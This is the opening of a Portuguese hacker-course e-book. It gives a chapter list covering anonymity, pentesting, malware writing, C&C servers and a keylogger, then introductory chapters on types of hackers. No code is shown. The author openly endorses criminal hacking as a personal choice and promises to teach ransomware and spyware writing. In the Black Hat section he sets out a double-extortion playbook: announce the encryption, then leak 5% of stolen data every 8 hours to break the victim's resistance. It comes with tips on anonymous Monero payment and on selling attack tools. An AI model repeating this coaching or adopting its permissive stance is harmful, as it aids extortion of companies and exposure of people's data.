Curso Hacker

entre a luz e as trevas

AI ED

Autor: Overlordzone5

Hacker, entre a luz e as trevas

Todo o material está fundamentado nas distribuições: Kali GNU/Linux, Debian GNU/Linux, Metasploit Framework e Kodachi GNU/Linux.

Sobre o curso:
Curso Hacker GRÁTIS COMPLETO ..::: APRESENTAÇÃO :::.. FREE, GRATUITO

Recursos:

Versão WEB deste material sempre atualizado (trabalho todos os dias neste documento): https://docs.google.com/document/d/1QX29uN9-Iu6dtQijh0lEHtdd5W45vbjhTjZdSMeJgQg/edit?usp=sharing

Inscreva-se no canal AIEDONLINE no Youtube clicando neste link.

XMPP: nao.importa.web@xmpp.jp

Canal notificação de alterações neste livro: https://t.me/livro_hacker

Também não deixe de acompanhar o desenvolvimento do nosso segundo material: Manual Completo do Debian GNU/Linux clicando no link: https://docs.google.com/document/d/1QX29uN9-Iu6dtQijh0lEHtdd5W45vbjhTjZdSMeJgQg/edit?usp=sharing

Link1 - Kali GNU/Linux: https://archive.org/details/kali-linux-2021.1-vbox-amd64
Link2 - Metasploitable: https://archive.org/details/metasploitable_202108
Link 3 - Debian: Debian_10_64bits_root_123456_usuario_123456_ver5.ova

Sumário

VERMELHO = FALTA
VERDE = FEITO
AMARELO = FAZENDO
AZUL = TEXTO LEGAL MAS FALTA GRAVAR

Sumário 2
Primeiros Passos de um Hacker 12
Tipos de Hackers 13
White hat 13
Black Hat 14
Grey hat 15
Elite hacker 16
Newbie 16
Blue hat 16
Lammer ou Lamer 16
Phreaker 17
Hacktivist ou Hacktivista 17
CypherPunk 17
Nation States Professionals 18
Aonde me encaixo? 18
Recomendações para início 18
1 Identidade e Anonimato 19
1.1 Autenticação Digital 21
1.2 Anonimato 22
1.2.1 Aleatoriedade de movimentos 24
1.2.2 Pluralidade de conhecimento 26
1.3 Privacidade 26
1.4 The Onion Router TOR 27
1.4.1 Quebrando o anonimato com acesso entrada/saída 32
1.4.2 Quebrando o anonimato com análise de comportamento 33
1.4.3 DNS Leaks 33
1.4.4 Injeção de um malware 35
1.4.5 Instalando e configurando um TOR básico 35
1.5 Whonix GNU/Linux 35
1.7 VPN Privada 38
1.7.1 Comparação entre VPNs 40
1.7.2 Router DD-WRT 40
1.7.3 Conectando-se com o servidor VPN com openvpn 43
1.7.4 Monitorando o túnel tunX 45
1.7.5 VPN com script Kill Switch ou edição de rotas 46
1.7.5.1 Kill Switch 47
1.7.5.2 Editando as rotas 48
1.8 Rede I2P 49

1.8.2 Arquitetura 52
1.8.3 Protocolo I2NP 55
1.8 Browsers 55
1.8.1 A base dos navegadores e Abertura do projeto 55
1.8.2 Teste de privacidade baseado no privacytests.org 57
1.8.3 Lista de sites que rastreiam usuários na WEB 63
1.8.4 Telemetria de Browsers 65
1.8.4.1 Mozilla Firefox 67
1.8.4.2 Mullvad Browser 69
1.8.4.3 LibreWolf Browser 70
1.8.4.4 Brave Browser 71
1.8.4.5 Google Chrome 72
1.8.4.6 Epiphany Browser 73
1.8.5 Mecanismo de Busca 73
1.8.6 Ferramentas Office Online 74
1.8.7 Extensões de Browsers 74
1.9 Gravação de vídeos 83
1.9.1 Preparando o ambiente de gravação 84
1.9.1 Ferramenta de gravação 87
1.9.2 Ferramenta de edição de voz 89
1.9.3 Ferramenta de edição de vídeo 91
1.9.5 Hardware de mixagem de voz 92
1.9.6 Roteiro e palavras reservadas 93
1.9.7 Modificando a voz em tempo real com Clownfish for Linux 93
1.9.8 Sistema de exaustão de ar em estúdios 96
1.12 A vigilância global, 5 olhos, 9 olhos e 14 olhos 96
1.13 Ativando um Celular ou contratando um SMS Online 98
2 Ambiente do curso 100
2.2 Ambiente exposto 100
2.3 Ambiente protegido por TOR com Whonix 104
2.4 Ambiente protegido por VPN Privada 110
2.6 Máquina alvo Metasploitable 113
2.7 Protegendo a Máquina Virtual 115
2.8 Distribuições focadas no universo Hacker 118
3 Kodachi GNU/Linux 120
3.1 Processo de Instalação 120
3.2 Kodachi Dashboard 126
3.2.1 VPN 127
3.2.2 TOR 133
3.2.3 DNS/IP Info 134
3.2.4 Panic Room 138
3.3 Browsers 145
3.3.1 Firefox 146
3.3.2 Tor Browser 147

3.3.3 Browser Sphere 147
3.3.4 Kodachi Light Browser 149
3.3.5 Brave Browser 149
3.3.6 Extensões Firefox do Kodachi 150
3.3 Security Apps 150
3.3.1 Session Messager 150
3.3.2 Element e Matrix.org 151
3.4 DNSCrypt Proxy 152
4 Identidade Hacker 153
4.1 Browsers 153
4.2 Comunicação Extensible Messaging and Presence Protocol XMPP 153
4.2.1 Cliente PSI-PLUS 156
4.2.2 Cliente Gajim 161
4.3 Sistema de Gestão de Grupos Hackers 163
4.4 Comunicando-se por e-mail 164
4.4.1 Caso Protonmail 165
4.4.2 E-mail avulso 167
4.4.3 E-mail no domínio .onion 169
4.5 Download de arquivos Torrents com VPN Privada 169
4.6 Recomendações de Edward Snowden 171
4.7 O Password 172
4.7.1 Password e ferramentas hackers para Password 175
4.7.2 Criando uma Chave Física 176
4.8 Username 181
5 Criptografia e ferramentas (ok) 182
5.1 Não faça seu algoritmo CriptoPéDeBoi 184
5.2 Cifras de César 185
5.2 Criptografia de chave simétrica 187
5.2.1 Block cipher mode of operation 188
5.2.2 Stream cipher 188
5.2.3 Vetor de inicialização (IV) 189
5.2.4 AES 189
5.2.5 Salsa20 191
5.2.6 ChaCha20 192
5.2.7 Blowfish e Twofish 193
5.3 Criptografía de chave Assimétrica 195
5.3.1 Sistema de chave assimétrica como meio para troca de chave simétrica 196
5.3.2 Diffie-Hellman 197
5.3.2 RSA 199
5.4 One-way function (unidirecional) 203
5.4.1 Módulo Hashlib Python 3 203
5.4.1 MD5 204
5.4.2 SHA 204
5.4.3 Blake2 205

5.5 Steganography em Python 205
5.6 Criptografia pós-quântica 210
5.7 Criptografia para IoT 212
6 Google Hacking (fazer) 213
7 Vulnerabilidades 214
7.1 Vulnerabilidade 214
7.2 Risco 215
7.2 Vulnerability Disclosure Program (VDP) 215
7.2.1 Stage 1: Discovery 216
7.2.2 Stage 2: Coordination 217
7.2.3 Stage 3: Mitigation 219
7.2.4 Stage 4: Management 220
7.2.5 Stage 5: Lessons Learned 220
7.3 Superfície de Ataque e Vetor de Ataque 220
7.3.1 Compromised credentials e Weak and stolen passwords 222
7.3.2 Malicious insiders 223
7.3.3 Missing or poor encryption 224
7.3.4 Misconfiguration 225
7.3.5 227
7.3.6 Trust relationships 227
7.3.7 HTTP request smuggling 227
7.4 Zero-Day (gravar) 233
7.5 CVE Mitre, CVE Details e NVD Nist (gravar) 234
7.5.1 CVE Mitre 234
7.5.2 NIST (NVD) 236
7.5.3 CVE Details e IT Security Database 237
7.6 CVSS (gravar) 238
7.7 CWE (gravar) 241
8 Pentest (gravar) 243
8.1 Triad Confidentiality, Integrity e Availability 243
8.2 Objetivos do Penetration Test (Pentest) 244
8.3 Como proceder 245
8.3.1 Information collection 245
8.3.2 Footprinting 247
8.3.3 Verification 248
8.3.4 Vitality 248
8.4. Tipos de Pentest 249
8.4.1 White Box 249
8.4.2 Black Box 250
8.4.3 Gray Box 250
8.5 Metodologias 250
8.5.1 Metodología OSSTMM 251
8.5.2 Metodologia OWASP 251
8.5.3 Metodologia NIST Technical Guide to Information Security Testing and

Assessment 800-115 252
8.5.4 Metodologia ISSAF 252
8.6 Ferramentas úteis 253
8.6.1 Shodan 254
8.6.2 IP Quality Score 259
8.6.3 Obtendo e-mails com emailharvester 261
8.6.4 Traceroute 262
8.6.5 Obtendo dados de DNS por força bruta 263
8.6.6 Ataque de Transferência de zona com Python 267
8.6.7 Obtendo dados do Whois com Python (gravar) 270
8.6.8 Banner grabbing (gravar) 272
9 Modelos TCP/IP e OSI (falta) 273
9.1 Serviços e funcionalidades da camada de enlace 273
9.1.1 Endereço MAC 274
9.1.2 Principais protocolos de camada de enlace 274
6.4 Serviços e funcionalidades da camada de rede 275
6.4.1 Protocolo IPv4 276
6.6 Datagrama e Pacote 280
6.7 Protocolo TCP e Protocolo UDP 280
6.8 Disponibilização de serviços em portas 280
6.9 Protocolos SMTP, POP e IMAP 280
6.10 Protocolo HTTP e HTTPS 280
6.11 DNS, DoT, DoH, ODoH, ODNS 285
6.11.1 Estabelecendo e gerenciando sessões DNS sobre TLS 288
6.11.1 Estabelecendo e gerenciando sessões DNS sobre HTTPS 290
6.12 Projeto OpenNIC 293
6.13 DNSCrypt e TOR 293
10 Network Mapper - Nmap 298
10.1 Descobrindo dispositivos e serviços na rede com Nmap 300
10.2 Portas e serviços 307
10.3 TCP FIN, NULL e Xmas Scans 309
10.4 Ataque temporizado 313
10.5 Aplicando regras Iptables 314
10.6 Uso de scripts no nmap 315
10.7 Tabela de apoio 317
11 Metasploit Framework (atuando) 318
11.1 Metasploit Framework 319
11.1.1 Rex 319
11.1.2 Framework Core 319
11.1.3 Framework Base 320
8.1.3.1 Interfaces 320
8.1.3.2 Modules 320
8.1.3.3 Plugins 321
8.1.3.4 Database Support 321

11.2 Meterpreter 322
11.3 Payloads 322
11.4 Metasploit em testes de penetração (Pentest) 323
11.4.1 Msfconsole 324
11.4.1.1 Como proceder 326
11.4.1.2 Exemplificando uma exploração (SSH Username Enumeration) 326
11.4.1.3 Exemplificando uma exploração (SSH User Code Execution) 330
11.4.1.4 Exemplificando uma exploração () 331
9 Descoberta de Serviços e Protocolos (falta) 332
9.2 Protocolo NBT e NetBIOS (ok) 332
9.2.1 Realizando um NBTScan 333
9.2.2 Obtendo dados de um host com NetBIOS 333
9.2.3 Relação entre Samba e NetBios 336
9.1 Descoberta de serviços 336
9.2 Scan de vulnerabilidades 336
10 Sniffer e Análise de Rede 337
1.0 Sniffers 337
10.1.1 Opções tecnológicas para sniffer 339
10.1.2 Placa modo promíscuo 339
10.1.2 Detectando Sniffers 343
10.1.3 Política de proteção contra sniffers 345
10.2 Wireshark (Network Protocol Analyzer) 345
10.2.1 Instalando o Wireshark 346
10.2.2 Interface gráfica Wireshark 347
10.2.3 Filtros 348
10.2.3.1 Filtrando protocolo IP 349
10.2.3.2 Filtrando protocolo TCP 349
10.2.3.3 Protocolo ICMP 350
10.2.3.4 Protocolo Ethernet 351
10.2.3.5 Protocolo HTTP e HTTPS 351
10.2.3.6 Protocolo UDP 352
10.2.4 Obtendo arquivos para estudo 353
10.2.5 Importando arquivos .pcap para estudo 353
10.3 TCPDump 356
10.4 Sniffer na rede de computadores 360
10.5 Analisando anomalias na Rede de Computadores 363
11 Descoberta de redes Wireless (próximo) 364
11.1 Scan passivo 364
11.2 scan ativo 364
12 Principais sistemas operacionais, mecanismos de defesa e tecnologias 365
12.1 Microsoft Windows 365
12.1.1 Qual linguagem utilizar? 365
12.1.1 Security and Maintenance 366
12.1.1 User Account Control 368

12.1.2 Windows Startup Security 369
12.1.2.1 BitLocker Encryption 369
12.1.2.2 Secure Boot 370
12.1.2.3 Trusted Boot 370
12.1.2.4 Early Launch Anti-Malware 370
12.1.3 Windows Defender 371
12.1.3.1 Opções de Verificação 371
12.1.3.2 Opções de registo 372
12.1.3.3 Desativando o Windows Defender com C++ 372
12.1.5 Windows Advanced Firewall 0
12.1.6 Microsoft Windows Registry 0
12.1.4 Diretivas e Controladores de Domínio 0
12.1.5 Cadeia de mensagens Hooks no Windows 0
12.1.5.1 Hook Chains 0
12.1.5.2 Hook Procedure 0
12.1.5.3 Hook Types 0
15.1.5.4 Funções Hook 0
12.2 GNU/Linux 0
12.3 Android 0
12.4 IOS 0
13 Malwares e técnicas de evasão (falta) 0
13.1 Definindo bons nomes para malwares 0
13.4 Malwares 0
13.4.1 Installers 0
13.4.2 Ransomware 0
13.4.3 Spyware 0
13.4.3.1 Spyware in Browser 0
12.4.4 Worms 0
12.4.5 Adware 0
12.4.6 Trojan 0
12.4.7 Botnets 0
12.4.8 Spyware Keylogger 0
12.4.8 Clipboard Hijack para Criptomoedas 0
12.5 Evasão e Sobrevivência em ambiente alienígena 0
15.5.1 Auto detectar ações de usuários e sistemas de defesa 0
15.5.2 Longe dos olhos dos usuários 0
15.5.2.1 COM ou SEM privilégios, qual abordagem utilizar? 0
15.5.2.2 Ocultando um Console Application na Inicialização do Microsoft Windos 0
15.5.2.3 Uma aplicação Stealth com Windows Application em C# 0
15.5.2.4 Iniciando malware quando host em estado ocioso 0
15.5.2.5 Iniciando um Console Application com Visual Basic Script 0
15.5.2.6 Agendando a execução de Malwares em segundo plano 0
13 Configurando e publicando um servidor C&C 0

13.1 Comunicando-se com servidor C&C 0
13.2 Executando o TOR na máquina alvo sem Instalação 0
13.3 Executando o TOR na máquina alvo sem Instalação 0
13.4 Utilizando o Túnel HTTP para comunicação com servidor C&C em POWERHSELL 0
13 Middle Attack 0
13.1 IP Spoofing 0
13.2 Email Hijacking 0
13.3 HTTPS Spoofing 0
13.4 Wi-fi Eavesdropping 0
13.5 SSL Striping 0
13.6 ARP cache poisoning 0
14 Explorando vulnerabilidades (falta) 0
14.1 Recurso do Capítulo 0
14.2 Execução de Shell reverso com vulnerabilidade CVE-2007-2447 Username Map Script (ok) 0
14.2.1 Ambiente da exploração 0
14.2.2 Explorando a vulnerabilidade 0
14.2.3 Resolução da vulnerabilidade 0
14.3 Executando comandos RPC 0
14.4 Práticas do capítulo 0
14.3.1 Prática nbt0002 checkpoint01: Configurando o Kali exposto 0
15 Segurança em aplicações WEB (falta) 0
15.1 OWASP e projeto Top 10 0
15.2 Acessando a interface web Metasploitable 0
15.3 SQL Injection (falta pouco) 0
15.3.1 Técnicas de SQL Injection 0
15.3.2 Configurando o DVWA 0
15.3.3 Passo a passo da Técnica SQL Injection 0
15.3.4 Explorando SQL Injection na aplicação DVWA 0
15.4 OpenVAS 0
15.5 WPScan 0
15.6 Nikto 0
16 OWASP Zed Attack Proxy (ZAP) 0
16.1 Interface da ferramenta 0
16.2 Executando uma verificação automatizada 0
16 Sqlmap (gravar) 0
16.1 Instalação da ferramenta (ok) 0
16.2 Obtendo dados sobre o alvo (ok) 0
16.3 Obtendo usuários e senhas com sqlmap (ok) 0
17 Burp Suite (gravar) 0
17.1 Como funciona o Burp Suite 0
17.2 Analisando um WebSite na Internet 0
17.2.1 Proxy 0

17.2.2 Target 0
17.2.3 Intruder 0
18 OpenVAS (fazendo) 0
18.1 Instalação e configuração OpenVAS 0
18 Programação para Hackers (falta) 0
18.2 As linguagens mais utilizadas 0
18.3 Compilação 0
18.4 Execução de Scripts 0
18.5 Commit de código Hacker 0
18.5.1 Instalando cver em um servidor 0
18.5.2 Instalando cver em um cliente Linux 0
18.5.3 Utilizando a interface cliente 0
18.5.4 Arquivos do projeto no servidor 0
18.5 Sockets 0
18.5.1 Stream Socket com protocolo TCP 0
18.5.2 Atendendo múltiplas requisições com Threads 0
18.5.3 Criando Headers para versionamento de conexão e parametrização 0
18.5.2 Serviço de Datagrama com UDP 0
18.5 Automatizando o Nmap com Python 0
18.5.1 Instalando a biblioteca 0
18.5.2 Utilizando a biblioteca python-nmap 0
18.5 BOT para sistema de mensagens XMPP (falta) 0
18.5.1 Echo bot (ok) 0
18.5.2 Envio simples (falta) 0
18.6 Aplicações FAKE 0
18.6.1 HTTP Fake 0
18.6.2 SMTP Fake 0
18.6.3 SMTP Fake 0
18.6 Armazenando dados de usuários 0
18.7 Autenticação de usuários 0
18.7.1 Armazenando senhas 0
18.7.2 Duplo fator de autenticação 0
18.8 Múltiplas Instâncias de Browsers concorrentes 0
19 Antivírus e ferramentas de segurança de rede 0
19 Uso de Web3 em malwares 0
19 Disponibilizando serviços na rede TOR (falta) 0
19.1 Serviço WEB com apache 0
19.2 Serviço de mensagens 0
19.3 Serviço de armazenamento de arquivos 0
19.4 Criando um forum de discussão 0
19.5 Montando um site HiddenWiki 0
20 Vulnerabilidades clássicas 0
20.1 Stack-based buffer overflow 0
20 Análise Forense em memória (VAI VIRAR UM LIVRO A PARTE) 0

20.3 Volatility Framework e bulk_extractor 0
20.3.1 Instalação 0
20.3.2 Framework 0
20.3.3 Comandos básicos 0
20.4 Obtendo dump de memória 0
20.4.1 Softwares e ferramentas 0
20.4.2 Manipulando dump 0
20.4.3 Extraindo dados com Volatility 0
20.5 Analise com Volatility 0
20.5.1 Analisando processos, serviços e privilégios 0
20.5.2 Analisando malwares em memória 0
20.5.3 Analise de registros 0
20.5.4 Reconstruindo histórico de comandos 0
20.5.5 Análise de uso de network 0
20.5.6 Sockets e sniffer (análise .pcap) 0
20.5.7 Analisando histórico de internet 0
21 O papel das criptomoedas no mundo Hacker 0
21.1 Manifesto Cypherpunk 0
21.2 Monero XMR 0
21.2.1 GetMonero.org 0
21.2.2 Um nó monero local 0
21.2.3 Criando uma carteira local 0
21.2.3 Criando um mecanismo de pagamento 0
21.2.4 Criando regras de acesso pela rede 0
22 Teorias conspiracionistas e Hacktivismo (falta) 0
21 5 olhos, 9 olhos e 14 olhos 0
Apêndice I Portas UDP e TCP 0
Apêndice II Filtros Wireshark 0
Apêndice III Keylogger Microsoft Windows em VBScript 0

Primeiros Passos de um Hacker

Nos primeiros capítulos vou me colocar na narrativa deste texto e vou conjugar o verbo na primeira pessoa, então vou me adicionando e naturalmente dar uma opinião clara para reduzir o número de pessoas que tentam entrar no mundo hacker sem nenhuma aptidão para a área. Um capítulo que deve descrever bem o que é o mundo Hacker e como os hackers se posicionam neste cenário.

CURSO HACKER - Primeiros Passos de um Hacker - PARTE 1

Para começar vou dizer que nenhum curso hacker vai lhe formar ou lhe habilitar, o caminho do Hacker é o caminho do conhecimento que não se obtém em um curso ou em cursos, o conhecimento vem por exaustivos anos de estudos teóricos e aplicação destas teorias em práticas. Há inúmeros lammers (vou explicar o que é mais para frente) que falam o contrário, muitos destes lammers inclusive são best sellers na Udemy, ou passam o dia em fóruns discutindo com outros lammers. Reparo nos dados estatísticos de meus conteúdos que os conteúdos básicos teóricos são negligenciados pelos alunos e os conteúdos hacker são muito acessados, o que mostra o interesse imediatista de futuros lammers.

Este livro ou meu canal no Odysee **não** o capacitará para ser um hacker completo, mas vou descrever aqui parte do meu conhecimento focado neste assunto, conhecimento obtido em anos de estudos de livros e anos de práticas, tanto do lado da Luz quanto do lado mais obscuro do hacktivismo e terrorismo digital.

O caminho é tortuoso e demorado, e no que vou me formar no final, a resposta é simples: **Você será melhor do que era antes, e sempre terá alguém melhor que você**. Isso o leva ao ciclo infinito deste caminho eterno, pois sempre que evoluímos neste nível avançado acabamos nos viciando em evoluir e ser melhores. Talvez a pergunta que poucos me fazem é até onde posso ir neste sentido, e novamente a resposta é simples: **Aonde conseguir ir, você terá o domínio tecnológico adequado para atingir seus fins pessoais**.

Muitos de nós hackers nos contentamos em avançar em uma tecnologia, corrigir uma falha, ajudar uma empresa, já outros, chegam ao fato de atacar organizações, países e até outros seres humanos, é como eu falei, **seus fins pessoais e eu não vou criticar**. Outra questão que me questionam é sobre a legalidade disto, ou o motivo que fazemos isso, vou contar uma história breve:

Em cursos de segurança, será clássica a pergunta na prova em alguma disciplina: **Você contrataria um Hacker sabendo que este é um hacker ativo e de alta capacidade ofensiva contra ambientes?** Eu já fui questionado sobre isso em avaliação e respondi que SIM (fui o único de um universo de mais de 50 alunos), lógico que respondi errado. Eu me questiono sobre a legalidade de tudo, o café em minha mesa que me vicia, da coca-cola que arrebenta meu fígado, de políticos que roubam, roubam e nada acontece. De empresas de carro que liberam carros no mercado com falha no cinto de segurança, pois é mais barato um Recall. **Quem sabe ter um hacker muito bom trabalhando comigo do meu lado possa me ajudar a me defender de outros hackers tão bons quanto este que está do meu lado?** Vejo o lado ético se isolando em um cenário ideológico perfeito, e vejo nisso

uma grande falha de segurança organizacional, **pois só um Hacker vai entender outro Hacker e garanto, um dia me entenderão.**

Vamos pegar o **Pegasus spyware** (vou lhes ensinar a programar um spyware), um software legítimo distribuído por vários governos para seus habitantes locais, posso citar Israel, Estados Unidos, Inglaterra, França, etc.. É um malware, e é legítimo e legalizado para e pelo estado. O mesmo se fala do **Cobalt Strike Malware** que tem até sede própria, com programadores batendo cartão, e é um malware. Espero quebrar essa idéia de White e Black, de Certo e Errado, de Bem e Mal, pois é tudo um jogo definido em nossas estruturas cognitivas, por isso no texto deste livro, deixo claro **ENTRE** a Luz e as Trevas, não tem uma dicotomia por ser ENTRE.

Espero estar claro sobre a legalidade do tema e da importância do conhecimento, mas nenhum livro vai lhe dar uma teoria específica: **Sobrevivência neste mundo hacker**. Vou lhes dizer que nem sempre publiquei conteúdos deste tipo, sempre guardava para mim e o foco dos meus textos era sempre GNU/Linux e Unix. Com o passar do tempo iniciei a publicação destes conteúdos, em uma forma aleatória, há inúmeros vídeos posteriores neste conteúdo que foram gravados antes dos iniciais, a construção deste material é e será caótica quanto a sequência. Nisso várias vezes não ter sido anônimo no início, recebi até 2022 duas ameaças de morte, inclusive uma presencial (foram atrás de mim fisicamente). Ao expor meu conhecimento cravei em mim um alvo, recomendo que de início foque nesta sobrevivência, na certeza que não estará em perigo, para depois focar em outras questões hacker. Foquei o início deste livro neste ponto, para o ensinar o básico de sobrevivência que tive que aprender depois, mas saiba que é um assunto que está sempre em evolução.

Tipos de Hackers

Eu não gosto de segmentar a área hacker, mas o mercado[1] costuma segmentar “o mercado hacker” baseado em temáticas, vou descrever aqui as principais.

CURSO HACKER - Primeiros Passos de um Hacker - Parte 2

Mas lembre-se: **Você não escolhe qual tipo quer ser, você acaba se encaixando normalmente.**

White hat

É um hacker que estuda sistemas de computação à procura de falhas na sua segurança, respeitando a ética hacker. Ao encontrar uma falha, o White Hat normalmente se comunica em primeiro lugar aos responsáveis pelo sistema para que tomem as medidas cabíveis. Muitos white hat desenvolvem suas pesquisas como professores de universidade ou empregados de empresas.

Eu acompanho inúmeros laboratórios que mantêm pesquisadores White Hat que destrincham ataques hackers em níveis globais, pelo que conheço do mundo Black Hat, os

[1] Existe um grande mercado de livros e cursos, que formam fracassados;

coleguinhas também fazem isso. Tenho um canal no Odysee no qual diariamente notícias estas matérias que me mantém atualizado.

Canal de notícias HACKER: https://odysee.com/@NoticiasHacker:5

Existem competições de busca de erros, que são programas chamados **Bug bounty program**, as empresas fazem isso com ambientes fechados, labs prontos. O White Hat que participa deste projeto geralmente não ataca o ambiente de produção, quem faz isso é o Black Hat.

Muitas empresas com medo de deixar programas tão abertos como este, mantém as próprias equipes de Hackers Éticos, mas vejo isso como um erro grave de estratégia, afinal um grupo fechado pequeno sempre será mais limitado que um grande grupo volátil que podem ser conseguidos em programas de Bug Bounty.

Eu comecei neste nível, fui responsável em 2017 por localizar uma falha grade de autenticação no sistema da empresa que trabalhava, prontamente notifiquei aos meus superiores que corrigiram a falha em 3 dias de trabalho, a falha se localizada em um componente terceiro chamado Genexus que também impactava os demais clientes da Genexus, incluindo Mitsubishi, Santander, e outras grandes corporações. **Mesmo assim passei a ser discriminado por minhas ações por algumas pessoas**.

Caso não esteja na empresa que localizou a falha, o correto é seguir o VDP, no qual descrevo no capítulo de Vulnerabilidade. **Pode ser arriscado notificar uma vulnerabilidade!!!**

Black Hat

É sinônimo de cracker, um hacker que não respeita a ética e usa seu conhecimento para fins criminosos para alcançar seus fins pessoais, geralmente envolve ganhos. Muitos hackers sonham em chegar neste nível e eu não os recrimino, pois acredito que que a pessoa deve construir seu caminho e ser responsável pelos seus atos. E é lógico que vou lhes ensinar os macetes deste ambiente.

Muitos falsários e estelionatários não hackers utilizam ferramentas ou de serviços destes hackers Black, mas saiba, que nem todos os ataques são realizados por hackers.

Muitos hackers Black Hat atacam empresas e com a vulnerabilidade buscam uma ou as duas situações:

1. Extorsão para liberar dados da vulnerabilidade;
2. Obtenção de acesso seguido de extorsão.

Em 1 é simples, com criptomoedas é possível fazer uma transferência segura e anônima[2] e com o envio da falha, geralmente o hacker que explora a opção 1 deixa uma flag no sistema para provar que entrou ou explorou a falha para deixar a flag comprobatória.

[2] Quando bem usado ou com criptomoedas voltadas ao anonimato, tal como Monero;

Já em 2, no geral pode acontecer:

A. Sequestro do ambiente e sobrevivência no planeta alienígena;
B. Obtenção (chamamos de exfiltrar) de dados para devida extorsão LGPD;
C. Criptografia de dados para extorsão;

Em 2.A sequestra-se o ambiente para fins diversos, desde ataques secundários a outros ambientes, utilizar como ponte proxy, armazenamento, etc..

Hoje os hackers aprenderam que podem usar a LGPD para forçar o pagamento, geralmente em 2.B fazem a exfiltração de dados, de preferência dados sensíveis. Os grupos hackers depois de uma complexa exfiltração publicam parte dos dados em algum fórum e deixam bem públicos, utilizam TORRENT para difundir essa pequena parte, que pode variar de 5% até 50% (como venho observando). Seguindo-se uma extorsão para não liberar o restante.

Já em 2.C os grupos hackers atacam, entram pela vulnerabilidade e executam alguns malwares, geralmente neste caso um Worm se alastra horizontalmente na rede levando consigo um Ransomware, vou lhes ensinar a programar tais malwares no futuro. Então com dados criptografados e irrecuperáveis, inicia-se um processo de extorsão.

No passado 2.B era irrisório e nenhuma empresa pagava, por isso o medo excessivo de 2.C que em 2017 se popularizou e é hoje o maior dos medos em uma empresa, mas GRAÇAS a LGPD os hackers passaram a usar o que chamamos de **DUPLA EXTORSÃO**, ou seja, unindo 2.B e 2.C em um único ataque, mas como os hackers aprenderam a jogar a empresa contra a parede, vou contar um segredinho de como agir.

Primeiro notifiquei da criptografia 2.C e aguarde algumas horas, geralmente as empresas utilizam backups como plano de continuidade, o que acho um grande erro[3]. Imagina-se que passaram horas em reunião decidindo se pagam ou não pagam, enquanto isso pressionam a TI para executar o Plano de Continuidade de Negócio, então quando estiverem bem nervosos e estressados, publique 5% dos dados e notifique da publicação de 5% dos dados a cada 8 horas, a decisão será abalada e a TI estará tão cansada que não conseguiram reagir.

Caso queira criar artefatos para outros hackers, essa atividade se enquadra neste segmento pois um hacker Black Hat pode comprar tais componentes para ataques. A venda destes artefatos hacker podem ser feitas em vários fóruns hackers, principalmente na Deep Web (de 25.000 até[4] 100 dólares) e podem ser monitorados pelo projeto: https://vuldb.com/pt/ digamos que posso dizer que é lucrativo.

Grey hat

É um hacker intermediário entre White Hat e Black Hat, por exemplo, um Gray Hat invade sistemas por diversão, mas evita causar danos sérios e não copia dados confidenciais.

Muitos destes hackers têm o sonho de ter um grande emprego e tentam conseguir emprego basicamente invadindo empresas, o que não sabem é que menos de 0.00001% vão

[3] Recomendo leitura do NIST 800-34 para entender este assunto;
[4] Geralmente mais caro quando é lançado e vai caindo o preço;

conseguir, e serão vistos como criminosos. Existe um hacker chamado Commander que invadia assim, até precisar de dinheiro e migrar para o submundo Black Hat. No meu ponto de vista, acho transitório este cenário.

Elite hacker

É uma reverência dada apenas aos hackers exímios, o que se constitui como um elevado status dentro da comunidade hacker ou em um APT[5].

Grupos hackers APT são em suma hierárquicos e encontra-se vários níveis, no topo da hierarquia encontra-se Elit Hacker coordenando as campanhas, é raro que um destes hackers ponha a mão na campanha e são sempre protegidos, geralmente não são assassinados nas purgas constantes que acontecem dentro dos grupos APTs hackers.

Newbie

Muitas vezes abreviado como "NB", é o termo usado em sentido pejorativo para designar um hacker principiante, em grupos hackers pode ser um termo para depreciar outro hacker e é bem chato ouvir. Não quer dizer que este hacker seja um Lammer, é apenas um principiante e este deve engolir o termo pejorativo para poder estar neste ambiente.

Blue hat

É um hacker contratado por empresas para encontrar vulnerabilidades em seus sistemas antes dos lançamentos. Quando uma equipe de Desenvolvimento atua, esta é pressionada para entrega de requisitos funcionais, na área de TI temos uma vida ingrata com relação à parte laboral.

Nesta pressão e na falta de entendimento entre[6] DEV e OPS inúmeras vulnerabilidades passam para produção, mas lembre-se, nem toda vulnerabilidade é uma falha de desenvolvimento ou de operação, exemplo, **a negação de serviços (um Lammer não entenderia)**. O Blue Hat pode ser agregado junto ao White Hat em todo o processo.

Lammer ou Lamer

Ou então script kiddie ("moleque de script"), é alguém que se considera hacker, mas tem preguiça de estudar ou de evoluir, então vira um **executador** (não existe essa palavra) de scripts, rotinas ou programas, sem saber o motivo que o faz, faz isso pois fez um CURSO HACKER escrito por outro Lammer **que quer vender curso somente**.

Geralmente um Lammer deixa rastros pois por não ter conhecimento acabam fazendo lambanças na entrada e na saída de um ambiente alvo e são facilmente detectados, a falta de conhecimento vai fazer com que seja pouco efetivos, um hacker experiente dotado de conhecimento executa uma ação certeira em um alvo de tal forma que é indetectável.

Em grupos hackers, estes Lammers são enganados e são entregues aos Leões no final da campanha, pagam pela preguiça de estudar livros teóricos densos e cheios de conceitos.

---

[5] São grupos hackers persistentes, tenho uma playlist especial sobre este assunto;
[6] Sua empresa deve seguir DevSecOps, vai dar problemas se não adotar tais práticas;

Phreaker

É um hacker especializado em telefonia, seja móvel ou fixa, e por incrível que pareça, é o primórdio do tema Hacker. Recomendo que assista a este documentário:

Documentário a Origem dos Hackers em Português

Hacktivist ou Hacktivista

É um hacker que se envolve em ciberterrorismo[7] ou usa suas habilidades para ajudar causas sociais, políticas, ideológicas ou religiosas. Muitos grupos se encaixam no termo anônimos e se aplicam neste submundo.

Os anônimos começaram em fóruns em tópicos, fóruns que não precisavam de cadastro, o programador destes fóruns simplesmente utilizou o termo Anonymous pois precisava exibir alguma coisa como usuário, foi uma decisão de programador que criou um termo amplamente conhecido, os “Anonymous”.

Mas a diferença destes milhãres de grupos descentralizados que se intitulam Anonymous tem se comparado com os grupos APTs é o anonimato total e a descentralização, então é possivel ver anonymous atacando governos de direita como de esquerda em países[8].

No meu ponto de vista, esse é o estágio final se não for pego pelo governo, pois ao chegar neste ponto com tanto conhecimento e tão crente em suas convicções, sua destruição de sua vida e sua carreira é inevitável a fim de realizar algum ataque ou ação em favor de alguma causa.

CypherPunk

Este tipo de hacker é um construtor, geralmente detém muito conhecimento de desenvolvimento e principalmente, criptografia. Sobreviver em ambientes onde o próprio

[7] Eu não gosto deste termo, talvez por se encaixar nesse grupo em parte do meu dia a dia;
